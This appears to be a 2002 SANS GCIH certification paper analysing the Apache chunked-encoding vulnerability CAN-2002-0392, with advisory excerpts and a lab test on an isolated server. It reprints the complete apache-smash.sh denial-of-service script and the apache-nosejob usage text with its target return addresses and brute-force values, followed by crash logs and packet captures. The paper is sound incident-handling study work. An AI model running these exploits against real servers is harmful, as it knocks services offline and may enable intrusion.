Global Information Assurance Certification Paper

SANS INSTITUTE

Global Information Assurance Certification (GIAC)

GIAC Certified Incident Handler (GCIH)Version 2.1

Option 1 – Exploit in Action

Exploit: Apache Web Server Chunk Handling Vulnerability - CAN-2002-0392

Student name: Maria Gabriella Cavalieri

Assignment submitted on August 26, 2002

1 Table of Content

2 Part 1 – The Exploit

2.1 Description of the Vulnerability

On June 17, 2002 CERT [i] ® released the following vulnerability (http://www.cert.org/advisories/CA -2002-17.html):

"There is a remotely exploitable vulnerability in the way that Apache web servers (or other web servers based on their source code) handle data encoded in chunks. This vulnerability is present by default in configurations of Apache web ser ver versions 1.2.2 and above, 1.3 through 1.3.24, see and versions 2.0 through 2.0.36. The impact of this vulnerability is dependent upon the software version and the hardware platform the server is running on"

The description of how the chunk -encoded da ta protocol works, according to the HTTP 1.1 [ii]standard, is contained in RFC2616. [iii]

The Common Vulnerabilities and Exposures (CVE®) [iv] project http://www.cve.mitre.org/ has assigned the name CAN -2002-0392 to this issue.

The Apache Software Foundation has published an advisory describing the details of this vulnerability. This advisory is available on their web site at

http://httpd.apache.org/info/security_bulletin_20020617.txt

Here is a summary of the advisory. The reason why I quote a long paragraph from the Apache description at this point is that some of the statements made here will be questioned later by some exploits, specifically the fact that 32 -bits Unix platforms are not exploitable by the buffer overflow condition mentioned below, as opposed to the 64-bits platforms, which are.

> Date: June 17, 2002
> Last Updated: June 18, 2002, 14:21 (-0400)
> Product: Apache Web Server
> Versions: Apache 1.3 all versions including 1.3.24, Apache 2 all versions up to 2.0.36, Apache 1.2 all versions 1.2.2 onwards.
>
> Description:
>
> Versions of the Apache web server up to and including 1.3.24 and 2.0 up to and including 2.0.36 contain a bug in the routines which deal with invalid requests which are encoded using chunked encoding. This bug can be triggered remotely by sending a carefully crafted invalid request. This functionality is enabled by default.
>
> In most cases the outcome of the invalid request is that the child process dealing with the request will terminate. At the least, this could help a remote attacker launch a denial of service attack as the parent process will eventually

have to replace the terminated ch ild process and starting new children uses non-trivial amounts of resources.

On the Windows and Netware platforms, Apache runs one multithreaded child process to service requests. The teardown and subsequent set -up time to replace the lost child process presents a significant interruption of service. As the Windows and Netware ports create a new process and reread the configuration, rather than fork a child process, this delay is much more pronounced than on other platforms.

In Apache 2.0 the error cond ition is correctly detected, so it will not allow an attacker to execute arbitrary code on the server. However platforms could be using a multithreaded model of multiple concurrent requests per child process (although the default preference remains multipl e processes with a single thread and request per process, and most multithreaded models continue to create multiple child processes). Using any multithreaded model, all concurrent requests currently served by the affected child process will be lost.

In Apache 1.3 the issue causes a stack overflow. Due to the nature of the overflow on 32-bit Unix platforms this will cause a segmentation violation and the child will terminate. However on 64 -bit platforms the overflow can be controlled and so for platforms that store return addresses on the stack it is likely that it is further exploitable. This could allow arbitrary code to be run on the server as the user the Apache children are set to run as. We have been made aware that Apache 1.3 on Windows is exploit able in a similar way as well.

Users of Apache 1.3 should upgrade to 1.3.26, and users of Apache 2.0 should upgrade to 2.0.39, which contain a fix for this issue.

The CERT® Vulnerability Note VU#944335 includes a list of vendors that are affected by this vulnerability.

Systems Affected

Vendor	Status	Date Updated
3Com	Unknown	17-Jun-2002
Alcatel	Vulnerable	28-Jun-2002
Apache	Vulnerable	17-Jun-2002
Apple Computer Inc.	Vulnerable	2-Jul-2002
AT&T	Unknown	17-Jun-2002
BSDI	Unknown	17-Jun-2002
Caldera	Vulnerable	15-Jul-2002
Cisco Systems Inc.	Unknown	8-Jul-2002
Compaq Computer Corporation	Vulnerable	16-Jul-2002
Computer Associates	Unknown	17-Jun-2002
Conectiva Linux	Vulnerable	19-Jun-2002

Covalent	Vulnerable	19-Jun-2002
Cray Inc.	Not Vulnerable	18-Jun-2002
Data General	Unknown	17-Jun-2002
Debian	Vulnerable	19-Jun-2002
Engarde	Vulnerable	19-Jun-2002
F5 Networks	Vulnerable	24-Jun-2002
FreeBSD	Vulnerable	21-Jun-2002
Fujitsu	Not Vulnerable	18-Jun-2002
Hewlett-Packard Company	Vulnerable	15-Jul-2002
IBM	Vulnerable	8-Aug-2002
Intel	Unknown	17-Jun-2002
Juniper Networks	Unknown	17-Jun-2002
Lotus Development Corporation	Not Vulnerable	18-Jun-2002
Lucent	Unknown	17-Jun-2002
MandrakeSoft	Vulnerable	21-Jun-2002
Microsoft Corporation	Not Vulnerable	17-Jun-2002
NCSA	Unknown	17-Jun-2002
NEC Corporation	Unknown	17-Jun-2002
NETBSD	Unknown	17-Jun-2002
Network Appliance	Not Vulnerable	17-Jun-2002
Nortel Networks	Unknown	27-Jun-2002
OpenBSD	Vulnerable	21-Jun-2002
Oracle	Vulnerable	21-Jun-2002
Red Hat Inc.	Vulnerable	18-Jun-2002
SCO	Unknown	17-Jun-2002
Sequent	Unknown	17-Jun-2002
SGI	Unknown	15-Jul-2002
Slackware	Vulnerable	21-Jun-2002
Sony Corporation	Unknown	17-Jun-2002
Sun Microsystems Inc.	Vulnerable	24-Jun-2002
SuSE Inc.	Vulnerable	19-Jun-2002
Trustix	Vulnerable	21-Jun-2002
Unisphere Networks	Vulnerable	27-Jun-2002
Wind River Systems Inc.	Unknown	17-Jun-2002
Xerox	Vulnerable	8-Aug-2002

RedHat [v] Linux, the Operating System involved in this exploit, published a series of updates to fix the problem: http://rhn.redhat.com/errata/RHSA -2002-103.html.

In the referred document RedHat says:

"A carefully crafted invalid request can cause an Apache child process to call the memcpy() function in a way that will write past the end of its buffer, corrupting the stack. On some platforms this can be remotely exploited -- allowing arbitrary code to be run on the server".

This is interesting as the Apache vulnerability description, quoted above, does not mention that the buffer overflow condition is caused by the memcpy() function.

2.2 Brief description of the exploit

Various exploits to this vulnerability were published in the Internet, unfortunately well before a fix was released. Several servers in my Company's network were vulnerable. However, to the best of my knowledge, they were not attacked. This paper is about what could have happened if we were attacked.

I have looked at two exploits published in the PacketStorm [vi] web site: http://packetstorm.decepticons.org/ .

The first one, apache-smash.sh, was developed by Pavel Georgiev pid@gbg.bg.

The second one, called apache-nosejob.c was developed by GOBBLES Security [vii]: http://www.immunitysec.com/GOBBLES/main.html . The apache-nosejob code can be obtained from the following link: http://packetstorm.decepticons.org/0206-exploits/apache-nosejob.c

The apache-smash exploit is a shell script that uses Netcat [viii] to send the malformed "chunked" code to the victim's server, via port 80.

Example of exploitation: ./apache-smash 10.x.x.x 80, where 10.x.x.x is the IP address of the victim server and 80 is the chosen port.

I successfully run this exploit on Apache 1.3.19 running on RedHat Linux 7.1 (2.4 kernel). As described in the quotation from the Apache Software Foundation web site http://httpd.apache.org/info/security_bulletin_20020617.txt , mentioned in the previous section, in Apache 1.3 the malformed chunked code causes a stack overflow.

"Due to the nature of the overflow on 32-bit Unix platforms this will cause a segmentation violation and the child will terminate. The result is a Denial of Service attack as the parent process will eventually have to replace the terminated child process and starting new children uses non-trivial amounts of resources."

This is exactly what happened. More details of this exploit are given in "The Attack" part.

The apache-nosejob.c exploit goes further and claims that the memcpy() buffer overflow condition mentioned in the previous section, can be exploited to gain a command shell in unpatched systems. According to GOBBLES Security, contrary to what the Apache Software Foundations stated, the buffer overflow condition can be exploited in the 32 bits Unix platform.

In the "comments" section of the program, Gobbles Security states the following:

> The "experts" have already concurred that this bug...
> * - Can not be exploited on 32-bit *nix variants
> * - Is only exploitable on win32 platforms
> * - Is only exploitable on certain 64-bit systems*

However, contrary to what ISS would have you believe, we have successfully exploited this hole on the following operating systems: *

* Sun Solaris 6-8 (sparc/x86)
* FreeBSD 4.3-4.5 (x86)
* OpenBSD 2.6-3.1 (x86)
* Linux (GNU) 2.4 (x86)


The Linux 2.4 kernel was of great interest to me.

I have tried to use this exploit to gain access to the Linux 2.4 server used in this test, but I was not successful. I could only obtain the same result as with the first exploit: an Apache segmentation violation with child exit signal Segmentation fault (11).

More details of this exploit are given in “The Attack” part.

3 Part 2 – The Attack

3.1 Description and diagram of network



Picture 1

The Network Diagram above is typical of my Company web servers infrastructure. Many elements are in redundant configuration. In addition of protecting the business from servers failure, this can help in mitigating Denial of Service attacks.

Routers: Cisco® [ix] Series

Bandwidth Managers: Lucent [x] Access Point 100

Switches: Cisco® 6509 Catalyst

Firewalls: Nokia® [xi] (IPSO 3.3 +) running Check Point ™ [xii] Firewall 1 (see Firewall rules below)

Load Balancers (2):
IBM ® [xiii]RS/6000 43P/150
1 x 375Mhz Processor
512 MB RAM
Software: IBM AIX® v.4.3.3 and IBM Network Dispatcher (part of IBM Websphere® Edge Server)

Web Servers (3):
IBM ® xSeries 240
2x800MHz CPU
512 MB RAM
2x9.1 GB DASD
1x18.2 GB DASD
Software: RedHat Linux 7.1(Sea Wolf)
Apache 1.3.19

DataBase Servers (Qty 2): not relevant for the study of these exploits

Firewall Rules:

Source	Destination	Service	Prot.	Port	Description
Any internet	Web Servers	HTTP	TCP	80	Internet access to Web Servers
Web Servers	Any internet	HTTP	TCP	80	Web Servers response to Internet
Any internet	Web Servers	HTTPS	TCP	443	Internet access to Web Servers
Web Servers	Any internet	HTTPS	TCP	443	Web Servers response to Internet

The Linux Web Servers were the potential target of the attack. This did not happen in real life. However, I carried out a study of the exploits.

3.2 Protocol Description

As stated above, the Apache web server includes support for chunk-encoded data according to the HTTP 1.1 standard as described in RFC2616.

From the http://www.ietf.org/rfc/rfc2616.txt link (Request for Comment RFC2616):

==========

Hypertext Transfer Protocol -- HTTP/1.1

3.6.1 Chunked Transfer Coding

The chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator, followed by an OPTIONAL trailer containing entity-header fields. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message.

```
Chunked-Body   = *chunk
                 last-chunk
                 trailer
                 CRLF

chunk          = chunk-size [ chunk-extension ] CRLF
                 chunk-data CRLF
chunk-size     = 1*HEX
last-chunk     = 1*("0") [ chunk-extension ] CRLF

chunk-extension= *( ";" chunk-ext-name [ "=" chunk-ext-val ] )
chunk-ext-name = token
chunk-ext-val  = token | quoted-string
chunk-data     = chunk-size(OCTET)
trailer        = *(entity-header CRLF)
```

The chunk-size field is a string of hex digits indicating the size of the chunk. The chunked encoding is ended by any chunk whose size is zero, followed by the trailer, which is terminated by an empty line.

The trailer allows the sender to include additional HTTP header fields at the end of the message. The Trailer header field can be used to indicate which header fields are included in a trailer (see section 14.40).

==========

The two exploits used in this paper take advantage of this HTTP 1.1 chunked data transfer protocol to create a buffer overflow condition in the HTTP server. HTTP traffic is sent and received via TCP PORT 80.

How the exploit works

3.2.1 Apache-smash

Here is the code for Apache -smash.sh:

```
==============================================
#!/bin/sh

# Apache remote DoS (1.3.x/2.0.x branches) based on the recent
flaw met in chunked encoding.
# Please read
http://httpd.apache.org/info/security_bulletin_20020620.txt
#
# On successful exploatation the Apache child process will
exit with SIGSEGV, e.g.:
# [Thu Jun 20 22:34:52 2002] [notice] child pid 804 exit
signal Segmentation fault (11)
#
# For testing purposes only.
#
# Pavel Georgiev <pid@gbg.bg>


declare -x PATH="/bin:/usr/bin:/usr/local/bin"
declare -x RP="nc sleep tput"
declare -x IP="$1"
declare -x PT="$2"

check_rp() {

for n in ${RP} ; do
  if [ -x /bin/${n} ] ; then eval "export ${n}=/bi n/${n}"
  elif [ -x /usr/bin/${n} ] ; then eval "export
${n}=/usr/bin/${n}"
  else printf "\nEither lacking ${n} or not in PATH.
Aborting.\n" ; exit 0 ; fi ; done
}

smash_ap() {

while sleep 0 ; do (printf "POST /foo.htm HTTP/1.1 \nHost:
$IP\nTransfer-Encoding: chunked\n\n90000000\n\n" | nc $IP $PT
) ; done

}

s_usage() {
```

```
tput clear ; printf "\nSyntax: `basename $0` <ip/hostname>
<port>\n\n"

}

check_rp ;

if [ "$2" ] ; then smash_ap ; else s_usage ; fi
```

Initially the code checks if “netcat”, “sleep” and “tput” are present and are executable in either the /bin, /usr/bin or /usr/local/bin directories. This is done via the –x shell script operator in the line:

if [-x /bin/${n}] ;

Then, using netcat, the malformed chunked data is sent to the $IP address via the $PT port.

The actual exploits run is: ./apache -smash 10.x.x.x 80, where 10.x.x.x is the IP address of the victim server and 80 is the chosen port.

The Firewall rules shown in the previous sections allow port 80 (HTTP) traffic through.

From the NectCat “README” file:

“In the simplest usage, "nc host port" creates a TCP connection to the given port on the given target host. Your standard input is then sent to the host, and anything that comes back across the connection is sent to your standard output. This continues indefinitely, until the network side of the connection shuts down.”

In the apache-smash code:

“while sleep 0 ; do (printf "POST /foo.htm HTTP/1.1 \nHost: $IP\nTransfer-Encoding: chunked\n\n90000000\n\n" | nc $IP $PT) ; d one”

the chunked code is piped to NetCat (nc) and sent to the $IP address via the $PT port.

3.2.2 Apache-nosejob

It would take to much space to copy the whole Apache -nosejob code here. As said above, it can be obtained from the packetstorm web site:
http://packetstorm.decepticons.org/0206 -exploits/apache-nosejob.c

This exploit takes advantage of the memcpy() buffer overflow vulnerability to gain system access. The exploit come s with a kind of help file, below, and with suggested buffer overflow parameters that would allegedly give system access if the exploit is run against FreeBSD [xiv], OpenBSD [xv] and NetBSD [xvi] .

If the exploit is run against Linux, however, as suggested in the c ode's comments, the attacker should run the exploit an a Brutoforce attack fashion, by keep trying different values for the r/d/z parameters mentioned below. Here are the exploit code's comments:

```
============================================================
* If you're using this exploit against a vulnerable machine (that the
 * exploit is supposed to work on, quit mailing us asking why apache -scalp
 * doesn't work against Linux -- dumbasses) and it does not succeed, you
 * will have to play with the r|d|z va lues and * BRUTEFORCE * BRUTEFORCE *
```

The apache-scalp program mentioned in the comments was the previous version of the apache-nosejob, targeted only at the OpenBSB system.

Here is the apache-nosejob help file:

```
GOBBLES Security Labs                                   - apache-nosejob.c

Usage: ./apache-nosejob <-switches> -h host[:80]

  -h host[:port]  Host to penetrate
  -t #            Target id.
  Bruteforcing options (all required, unless -o is used!):
  -o char         Default values for the following OSes
                  (f)reebsd, (o)penbsd, (n)etbsd
  -b 0x12345678           Base address used for bruteforce
                  Try 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.
  -d -nnn         memcpy() delta between s1 and addr to overwrite
                  Try -146/obsd, -150/fbsd, -90/nbsd.
  -z #            Numbers of time to repeat \0 in the buffer
                  Try 36 for openbsd/freebsd and 42 for netbsd
  -r #            Number of times to repeat retadd in the buffer
                  Try 6 for openbsd/freebsd and 5 for netbsd
  Optional stuff:
  -w #            Maximum number of seconds to wait for shellcode reply
  -c cmdz         Commands to execute when our shellcode replies
                  aka auto0wncmdz

Examples will be published in upcoming apache -scalp-HOWTO.pdf

--- -- - Potential targets list - --- --- ------- ----------
```

```
ID / Return addr / Target specification
 0 /  0x080f3a00 / FreeBSD  4.5 x86 / Apache/1.3.23 (Unix)
 1 /  0x080a7975 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
 2 /  0x000cfa00 / OpenBSD 3.0 x86 / Apache 1.3.20
 3 /  0x0008f0aa / OpenBSD 3.0 x86 / Apache 1.3.22
 4 /  0x00090600 / OpenBSD 3.0 x86 / Apache 1.3.24
 5 /  0x00098a00 / OpenBSD 3.0 x86 / Apache 1.3.24 #2
 6 /  0x0008f2a6 / OpenBSD 3.1 x86 / Apache 1.3.20
 7 /  0x00090600 / OpenBSD 3.1 x86 / Apache 1.3.23
 8 /  0x0009011a / OpenBSD 3.1 x86 / Apache 1.3.24
 9 /  0x000932ae / OpenBSD 3.1 x86 / Apache 1.3.24 #2
10 /  0x001d7a00 / OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1
11 /  0x080eda00 / NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)
12 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)
13 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)
14 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)
15 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)
```

I have not seen the apache-scalp-HOWTO.pdf file.

I have tried different values for the –r/-d/-z parameters, but I could not gain system access on my test Linux 2.4 server.

However, I have no doubt that somebody knows how to gain system access on Linux 2.4 running a vulnerable Apache server. So, I think that the apache -nosejob exploit is a real threat.


Note: I cannot claim that I have fully un derstood the pache-nosejob code. However, I tried to understand as much as possible about the exploit to know what to expect form it and to try to defend against it.

3.3 Description and diagram of the attack

As said before, the attack did not happen in rea l life and the Apache servers were upgraded as soon as a patch was available.

However, I tested the exploits via running them on an additional Linux 7.1 server, located in my company private network, connected via Frame Relay to the Network where the Web Servers running Apache 1.3.19 was located.

For the purpose of this exercise, the victim Apache 1.3.19 server was connected into its own, separate, V-Lan, and was not connected to the Internet.



The attacking server was running Linux 7.1 (Seawolf).

3.3.1 Apache 1.3.19 attack Logs

As described above: The exploits run is: ./apache -smash 10.x.x.x 80, where 10.x.x.x is the actual IP address of the victim server and 80 is the chosen port.

Here is the httpd error log of the victim's server, to be found in /var/log/httpd/error.log:

```
============================================================
[Wed Jul 24 11:59:21 2002] [notice] Apache/1.3.19 (Unix)
(Red-Hat/Linux) configured -- resuming normal operations
[Wed Jul 24 11:59:21 2002] [notice] suEXEC mechanism enab led
(wrapper: /usr/sbin/suexec)
[Wed Jul 24 17:55:57 2002] [notice] child pid 2886 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 2812 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 829  exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 828 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 827 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 82 6 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 825 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 824 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid  823 exit signal
Segmentation fault (11)
```

Within 3 minutes there were about 4,000 Segmentation fault (11) exit signals.

Apache-nosejob logs:

As shown in the apache-nosejob help file, the usage of the exploit is the following:

"./apache-nosejob <-switches> -h host[:80] "

I tried first some of the given parameters for FreeBSB and OpenBSB , example:

./apache-nosejob -t 2 -h 10.x.x.x:80

then I tried the "bruteforce" attack via different parameters, example:

./apache-nosejob -b 0x80f3a00 -d -100 -z 30 -r 6

Like in the apache-smash exploit, the result was a series of "child exit signal Segmentation fault (11) lines in the httpd error.log file.

```
[notice] child pid 1608 exit signal Segmentation fault (11)
[notice] child pid 1609 exit signal Segmentation  fault (11)
```

Apache Server Status

Here is the Apache Server status page. A lot of resources are being taken by this one server running the apache -smash code. Had this been used in a Distributed Denial of Service attack the results could have been quite se rious.

The apache-nosejob trials produced the same results.

==========

Apache Server Status for 10.x.x.x

Server Version: Apache/1.3.19 (Unix) (Red -Hat/Linux)
Server Built: Mar 29 2001 12:52:37

Current Time: Wednesday, 24 -Jul-2002 16:41:46 GMT
Restart Time: Wednesday, 24 -Jul-2002 09:03:33 GMT
Parent Server Generation: 1
Server uptime: 7 hours 38 minutes 13 seconds
32 requests currently being processed, 0 idle servers

```
WWWS.....................WWWW WWWWWWWWWWWWWWWW......WWWWWWWWWW..
..
................................................................
..
................................................................
..
................................................................
..
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, " ." Open slot with no current process

PID Key:

```
   8637 in state: W ,   8638 in state: W ,   8639 in s tate: W
   8576 in state: S ,   8609 in state: W ,   8610 in state: W
   8611 in state: W ,   8612 in state: W ,   8613 in state: W
   8614 in state: W ,   8615 in state: W ,   8616 in state: W
   8617 in state: W ,   8618 in state: W ,   8619 in state : W
   8620 in state: W ,   8621 in state: W ,   8622 in state: W
   8623 in state: W ,   8624 in state: W ,   8625 in state: W
```

```
8626 in state: W ,   8627 in state: W ,   8628 in state: W
8629 in state: W ,   8630 in state: W ,   8631 in state: W
8632 in state: W ,   8633 in state: W ,   8634 in state: W
8635 in state: W ,   8636 in state: W ,
```

I have analysed the netwotk traffic using the Linux tool Ethereal.

Here is the a small part of the output for the apache -smash exploit (I have changed the Source and Destination fields). The attacking chunked code is sent every eight frames. The attacking server establishes a normal TCP/IP connection, sends the malformed chunked code and closes the connection. It then starts again and so on forever, until manually stopped.

N	Time	Source	Dest.	Pro	
1	2002-07-24 17:55:56	linux3	linux4	TCP	32786 > http [SYN] Seq=3100099824 Ack=0 Win=5840 Len=0
2	2002-07-24 17:55:56	linux4	linux3	TCP	http > 32786 [SYN, ACK] Seq=2552368890 Ack=3100099825 Win=5792 Len=0
3	2002-07-24 17:55:56	linux3	linux4	TCP	32786 > http [ACK] Seq=3100099825 Ack=2552368891 Win=5840 Len=0
4	2002-07-24 17:55:56	linux3	linux4	HTTP	POST /foo.htm HTTP/1.1
5	2002-07-24 17:55:56	linux4	linux3	TCP	http > 32786 [ACK] Seq=2552368891 Ack=3100099901 Win=5792 Len=0
6	2002-07-24 17:55:56	linux3	linux4	TCP	32786 > http [FIN, ACK] Seq=3100099901 Ack=2552368891 Win=5840 Len=0
7	2002-07-24 17:55:56	linux4	linux3	TCP	http > 32786 [FIN, ACK] Seq=2552368891 Ack=3100099902 Win=5792 Len=0
8	2002-07-24 17:55:56	linux3	linux4	TCP	32786 > http [ACK] Seq=3100099902 Ack=2552368892 Win=5840 Len=0
9	2002-07-24	linux3	linux4	TCP	32787 > http [SYN] Seq=3105022701 Ack=0

10	17:55:56 2002-07-24 17:55:56	linux4	linux3	TCP	Win=5840 Len=0 http > 32787 [SYN, ACK] Seq=2553669670 Ack=3105022702 Win=5792 Len=0
11	2002-07-24 17:55:56	linux3	linux4	TCP	32787 > http [ACK] Seq=3105022702 Ack=2553669671 Win=5840 Len=0
12	2002-07-24 17:55:56	linux3	linux4	HTTP	POST /foo.htm HTTP/1.1
13	2002-07-24 17:55:56	linux4	linux3	TCP	http > 32787 [ACK] Seq=2553669671 Ack=3105022778 Win=5792 Len=0
14	2002-07-24 17:55:56	linux3	linux4	TCP	32787 > http [FIN, ACK] Seq=3105022778 Ack=2553669671 Win=5840 Len=0
15	2002-07-24 17:55:56	Linu4	Linux3	TCP	http > 32787 [FIN, ACK] Seq=2553669671 Ack=3105022779 Win=5792 Len=0
16	2002-07-24 17:55:56	Linux3	Linux4	TCP	32787 > http [ACK] Seq=3105022779 Ack=2553669672 Win=5840 Len=0

Via looking at the detailed Ether eal Report, here is the content of Frame 4 (same as Frame 12) where the chunked code is contained:

```
Frame 4 (142 on wire, 142 captured)


Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00:  Default;
ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default
(0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
```

```
    Total Length: 128
    Identification: 0x0708
    Flags: 0x04
        .1.. = Don't fragment: Set
